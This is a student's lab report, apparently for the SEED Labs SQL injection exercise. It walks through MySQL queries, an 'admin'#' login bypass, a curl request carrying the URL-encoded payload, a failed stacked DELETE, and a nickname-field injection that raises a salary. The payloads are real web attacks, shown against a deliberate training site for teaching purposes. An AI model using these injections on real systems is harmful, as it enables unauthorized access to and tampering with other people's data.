SQL Injection Lab

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

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Institute of Information Technology

Task 1: Get familiar with SQL statements

MySQL creates a database for storing and manipulating data, defining the relationship of each table. Clients can make requests by typing specific SQL statements on MySQL. The server application will respond with the requested information and it will appear on the client's side

The setup of MySQL is already done inSEEDUbuntu VM image. The user name is *root* and the password is *seedubuntu*.

Firstly, we have to login to the MySQL console using the following command:

$ mysql -u root -pseedubuntu.

When I login in to one account, I can create a new database or load an existing one. From the document, we know that the users database is already created for us. So we just need to load this existing database using the following command:

mysql> use Users;



Figure 1: Login and change the working database to Users

Now, we can see the tables in the Users database. We have to use the following command to print out all the tables of the selected database.

mysql> show tables;



Figure 2: Existing tables

To show all the information about Alice, we have to run the following command:

select * from credential where name='Alice'



Figure 3: Info of Alice from credentials

Task 2.1: SQL Injection Attack from the webpage.

Firstly, we have to login into the web application as the administrator so that we can see the information of all the employees. From the task, we know that the account name is admin, but we don't know the account password.

For that, I need to decide what to type in the Username and Password fields to succeed in the attack.I see that the $input_uname variable holds the value that is typed in the Username input box in the login form. I also see that that value is used in the WHERE

part of the SQL query. This means that I might be able to enter a Username value that will change the meaning of the SQL query.

In the username field, I can try with this:

admin'#

What about the SQL statement? The SQL statement should be:

WHERE name='admin'#' and Password = '$hashed_pwd'";

As # means comment in mySQL, so after this the command will get terminated. It will terminate after WHERE name='admin'.



Figure 4: Logging in with no password

Username: admin'#
Password: Null

After inputting this, we will go to the next page showing all the user details.



Figure 5: Login successful

Task 2.2: SQL Injection Attack from the command line.

For doing this task, we will send a dummy request and try to observe it. From the network tab, we can see that it is a GET request. After that we will able to perform the attack from the command line using CURL.



Figure 6:It's a GET request

There are 2 parameters. They are username and password. The data is being sent to the **unsafe_home.php** program. This means that I need to use the following URL:

www.seedlabsqlinjection.com/unsafe_home.php?username=admin'#&Password=

The last thing that I need to do before using the curl command switches the (‘) and (#) symbols with the URL encoded version of them, which are %27 and %23 respectively.

The final URL will be:

http://www.seedlabsqlinjection.com/unsafehome.php?username=admin%27%23&Password='

```
[09/19/22]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafehome.php?username=admin%27%23&Password=' '
[1] 5078
[09/19/22]seed@VM:~$ <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /unsafehome.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at www.seedlabsqlinjection.com Port 80</address>
</body></html>
^C
[1]+  Done                    curl http://www.seedlabsqlinjection.com/unsafehome.php?username=admin%27%23
[09/19/22]seed@VM:~$ clear
[3;J
[09/19/22]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=' '
[1] 5164
[09/19/22]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

Figure 7: **Logging in with the command line**

We curl the URL and get the following result, which is the HTML format of the dashboard. Which indicates a successful login from the command line.

Figure 8: Get a HTML page

Task 2.3: Append a new SQL statement

Append a new SQL statement task, I need to use the same login page SQL injection vulnerability. We have to add another SQL statement that will delete an entry from the table. Let's attempt to delete Samy's data from the website.

The table before attacking the database. We can see Samy's data in the table:



Figure 9: User details before appending SQL

The SQL query will be: **admin’; DELETE FROM credential WHERE name=’Samy’”;#**



Figure 10: Malicious append statement as username

This SQL username gives us this output. There is np such kind of account.



Figure 11: Failure in append

It's very clear that we are unable to change the table data using this appending tactic because the **unsafe_home.php** program does indeed use the **mysqli::query() API:**



Figure 12: The reason behind failure

Task 3.1: Modify Your Own Salary

Let's take it, I am Alice. I am unhappy about my $20,000 salary. I want to change it by exploiting the SQL injection attack vulnerability on the edit Profile page.

It's well known that salaries are stored in a column called 'salary'. I first look at the SQL code that is executed. I think that I can enter a string into the nickname field that will allow me to add salary to the list of fields being updated. I will try input:

', salary='50000

The updated sql query will be:

$sql = "UPDATE credential SET nickname='', salary='500000',email='$input_email',address='$input_address',Password='$hashed_pwd', PhoneNumber='$input_phonenumber' WHERE ID=$id;";



Figure 13: Trying to make Alice's salary 50000

By doing this, Salary of Alice will be 50000. So we are successful here.

